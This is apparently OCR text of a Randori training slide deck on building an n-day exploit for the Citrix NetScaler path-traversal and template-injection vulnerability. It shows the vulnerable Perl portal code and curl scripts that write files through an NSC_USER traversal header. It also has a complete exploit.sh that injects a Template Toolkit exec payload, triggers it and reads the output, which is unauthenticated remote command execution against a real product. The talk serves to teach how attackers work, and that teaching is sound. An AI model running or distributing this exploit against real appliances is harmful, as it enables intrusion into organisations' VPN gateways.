CONFIGURE THE NETWORK



Randori

LET'S STEP BACK: QUESTIONS?

- Where to monitor? (Feeds/Twitter/GitHub)
- Finding Exemplars?
- Lab Setup?
- Finding Help?

Randori

BUG

vim ⌥⌘3

newbm.pl

```
 1 use strict;
 2
 3 use NetScaler::Portal::UserPrefs;
 4 use NetScaler::Portal::Config;
 5 use Encode;
 6 use vars qw (%c);
 7
 8 my $cgi = new CGI;
 9
10 my $user = NetScaler::Portal::UserPrefs->new();
11 my $doc = $user->csd();
12
13 #disallow get requests to make it difficult to launch XSRF attacks
14 if ($ENV{'REQUEST_METHOD'} ne 'POST') {
15  my $msg = "Access Denied";
16  print "Location: " . $ENV{portalLoc} . "error.html?$msg\n\n";
17  exit;
18 }
```

~/netscaler/portal/scripts/newbm.pl[RO] unix PERL [0x3B] 11/101,23 10%

Randori

BUG

vim ⌥⌘3

UserPrefs.pm

```
 7 use Clone qw(clone);
 8 use Storable qw(nfreeze);
 9
10 sub new {
11     my     $obref = {};          # ref to empty hash
12     bless  $obref;               # make it an object in this class
13     return $obref;               # return it
14 }
15
16 sub csd {
17     my $self = shift;
18     my $skip_read = shift || "";
19   # Santity Check
20     my $cgi = new CGI;
21     my $username = Encode::decode('utf8', $ENV{'HTTP_NSC_USER'}) || errorpage("Missing NSC_USE
   R header.");
22 #     Allow any user name
23 #     if ($username =~ /^([\(\)-\@\w.#: ]+)$/){
24 #      $self->{username} = $1;
25 #     } else {
26 #      errorpage("Invalid NSC_USER header.");
27 #     }
28
29     $self->{username} = $username;
```

~/netscaler/portal/modules/NetScaler/Portal/UserPrefs.pm[RO] unix PERL [0x3B] 21/262,106 8%

Randori

BUG

vim ⌥⌘3

newbm.pl

```
 80 if (!$newBM->{descr}){
 81   $newBM->{descr} = "";
 82 }
 83
 84 if ($newBM->{url} =~ /^\\/){
 85   push @{$doc->{filesystems}->{filesystem}}, $newBM;
 86 } else { # bookmark
 87   push @{$doc->{bookmarks}->{bookmark}}, $newBM;
 88 }
 89 undef(@{$doc->{escbk}->{bookmark}});
 90 undef(@{$doc->{escbk}->{filesystem}});
 91 $user->filewrite($doc);
 92
 93 local *c = \%NetScaler::Portal::Config::c;
 94 if ($newBM->{UI_inuse} eq "RfWeb"){
 95   print "Content-Type: text; charset=utf-8\r\n";
 96   print "X-Citrix-Application: Receiver for Web\r\n";
 97   print "\r\n";
 98   print "Bookmark Added.";
 99 } else {
100   print "Location: /vpns/navui/refresh.html\n\n";
101 }
```

~/netscaler/portal/scripts/newbm.pl[RO] unix PERL [0x3B] 91/101,23 90%

Randori

BUG

vim ⌥⌘3

UserPrefs.pm

```
216     return $self->{doc};
217 }
218
219 sub filewrite {
220     #write data to filesystem
221     my $self = shift;
222     my $doc = shift;
223     $doc = $self->{doc};
224     my $parser = XML::Simple->new();
225
226     $datafile = NetScaler::Portal::Config::c->{bookmark_dir} . Encode::encode('utf8', $self->{username}). ".xml";
227
228     if (exists $doc->{'tip'}){
229        my $x =  delete $doc->{'tip'};
230     }
231     if (exists $doc->{'timestamp'}){
232        my $x =  delete $doc->{'timestamp'};
233     }
234     open(FILEWRITE, "> $datafile") || die "can't open $datafile $!";
235     #Lock the file to ensure Read/Write consistency
236     flock(FILEWRITE, LOCK_EX);
237     binmode(FILEWRITE, ':utf8');
238     print FILEWRITE $parser->XMLout($doc,  xmldecl => '<?xml version="1.0" encoding="UTF-8"?>', RootName => 'user',
    valueattr => [ 'username', 'theme' ]);
239     select((select(FILEWRITE), $| = 1)[0]); #Force flush output to disk
240     close FILEWRITE;
241     return 1;
242 }
243
~/netscaler/portal/modules/NetScaler/Portal/UserPrefs.pm[+][RO] unix PERL [0x20]                    226/264,105 85%
```


Randori

FILE UPLOAD

vim

upload.sh

```
1 #!/bin/bash
2 curl -s -k "http://$1/vpn/../vpns/portal/scripts/newbm.pl" \
3   -d "url=http://randori.com\&title=test%20file\&desc=test\&UI_inuse=RfWeb" \
4   -H "NSC_USER: /../../../../../../../../../../netscaler/portal/templates/testfile" \
5   -H "NSC_NONCE: 1337" \
6   -H "Content-type: application/x-www-form-urlencoded" \
7   --path-as-is;echo
```


Randori

FILE DOWNLOAD

vim


test1.sh

```
1 #!/bin/bash
2 curl "http://$1/vpn/../vpns/portal/testfile.xml" \
3   -H "NSC_NONCE: 1337" \
4   -H "NSC_USER: 0cool" --path-as-is
```


Randori

LET'S STEP BACK: PAUSE FOR QUESTIONS...

- Evaluating POCs?
- Common issues?
- Bug specific questions?



Randori

BUG

vim

httpd.conf

```
 990 PerlInitHandler Apache2::Reload
 991 PerlModule Apache2::Reload
 992 PerlSetVar ReloadAll Off
 993
 994 PerlSetEnv portalLoc /vpns/portal/
 995 PerlSetEnv PortalRoot /netscaler/
 996 PerlRequire /netscaler/portal/utils/startup.pl
 997 PerlModule NetScaler::Portal::Handler
 998
 999 <Location /vpns/portal/>
1000   SetHandler perl-script
1001   PerlResponseHandler NetScaler::Portal::Handler
1002   PerlSendHeader On
1003 </Location>
1004
```


Randori

BUG

vim ⌥⌘3

Handler.pm

```
19
20
21 # Process Template
22   my $tmplfile = $r->path_info();
23   $tmplfile =~ s[^/][];
24   my $template = Template->new({INCLUDE_PATH =>  NetScaler::Portal::Config::c->{template_dir},CACHE_SIZE => 64, COMPILE_DIR
   => NetScaler::Portal::Config::c->{template_compile_dir}, COMPILE_EXT => '.ttc2'});
25   if ($tmplfile =~/.*\.css$/){
26     $r->send_http_header('text/css');
27   } else {
28     $r->send_http_header('text/html');
29   }
30
31   $template->process($tmplfile, $doc) || do {
32     my $error = $template->error();
33     my $lcError = lc($error);
34     if ( $error->type() eq "file" && $lcError  =~ /^file error/ && $lcError =~ /.not found$/ ) {
35       return NOT_FOUND;
36     }
37     print NetScaler::Portal::UserPrefs::html_escape_string($error), "\n";
~/netscaler/portal/modules/NetScaler/Portal/Handler.pm[RO] unix PERL [0x2D]                    24/55,26 43%
:nohlsearch
-- VISUAL --
```


Randori


BUG


vim
⌥⌘3
Template.pm
21
22 use strict;
23 use warnings;
24 use 5.006;
25 use base 'Template::Base';
26
27 use Template::Config;
28 use Template::Constants;
29 use Template::Provider;
30 use Template::Service;
31 use File::Basename;
32 use File::Path;
33 use Scalar::Util qw(blessed);
34
35 our $VERSION = '2.24';
36 our $ERROR   = '';
37 our $DEBUG   = 0;
38 our $BINMODE = 0 unless defined $BINMODE;
39 our $AUTOLOAD;
40
~/netscaler/Template.pm[RO] unix PERL [0x6F]
37/931,1 3%

Randori

03 BUILDING AN N-DAY


BUG



Randori

03 BUILDING AN N-DAY

BUG



Randori

03 BUILDING AN N-DAY

BUG

vim ⌥⌘3

exploit.sh


```
#!/bin/bash
randomfile=`head /dev/urandom | LC_ALL=C tr -dc A-Za-z0-9 | head -c 16`
echo creating $randomfile
curl -s -k "http://$1/vpn/../vpns/portal/scripts/newbm.pl" \
 -d "url=http://randori.com\&title=[%25+template.new({'BLOCK'%3d'exec(\'$2 | tee /netscaler/portal/templates/$testfile.xml\')%3b'})+%25]\&desc=test\&UI_inuse=RfWeb" \
 -H "NSC_USER: /../../../../../../../../../../../netscaler/portal/templates/$randomfile" \
 -H 'NSC_NONCE: 1337' \
 -H 'Content-type: application/x-www-form-urlencoded' --path-as-is
echo

echo Sleeping...
sleep 5
echo trigger template
curl "http://$1/vpn/../vpns/portal/$randomfile.xml" \
  -H "NSC_NONCE: 1337" \
  -H "NSC_USER: 0cool" --path-as-is 2>/dev/null

echo getting result
curl "http://$1/vpn/../vpns/portal/$randomfile.xml" \
  -H "NSC_NONCE: 1337" \
  -H "NSC_USER: 0cool" --path-as-is
```

~/exploit.sh unix SH [0x65] 19/21,46 90%

Randori

LET'S STEP BACK: PAUSE FOR QUESTIONS...

- What about testing?
- What next?



Randori

KEY TAKEAWAYS [UP FRONT]

1. Don’t fixate on one bug, they don’t matter
2. If knowledge of a specific bug impacts your security, rethink your strategy
3. Understand how adversaries think and operate
4. Try and understand what can go wrong, and how you can know
5. It’s not magic - don’t be afraid to try something yourself

WAYS TO PRACTICE & KEEP LEARNING

- Experiment with a bug yourself
- Read our public notes on the Citrix Bug
- Follow @randoriattack, @syndrowm, @hecfblog on twitter
- Use Randori to find interesting things on your perimeter
- Take a SANS Course on Exploit Dev: SEC660/SEC760

Randori

GET STARTED FOR FREE TODAY

RANDORI.COM/SANS

Randori

WELCOME TO RANDORI

Enter Email

Start Recon


Enter your corporate email to begin Reconnaissance.

CONFIDENCE ENGINE

Searches internet to discover, associate, and identify internet facing assets.

PRIORITIZATION ENGINE

Emulates adversary to automatically score and prioritize most tempting targets for attack.



Randori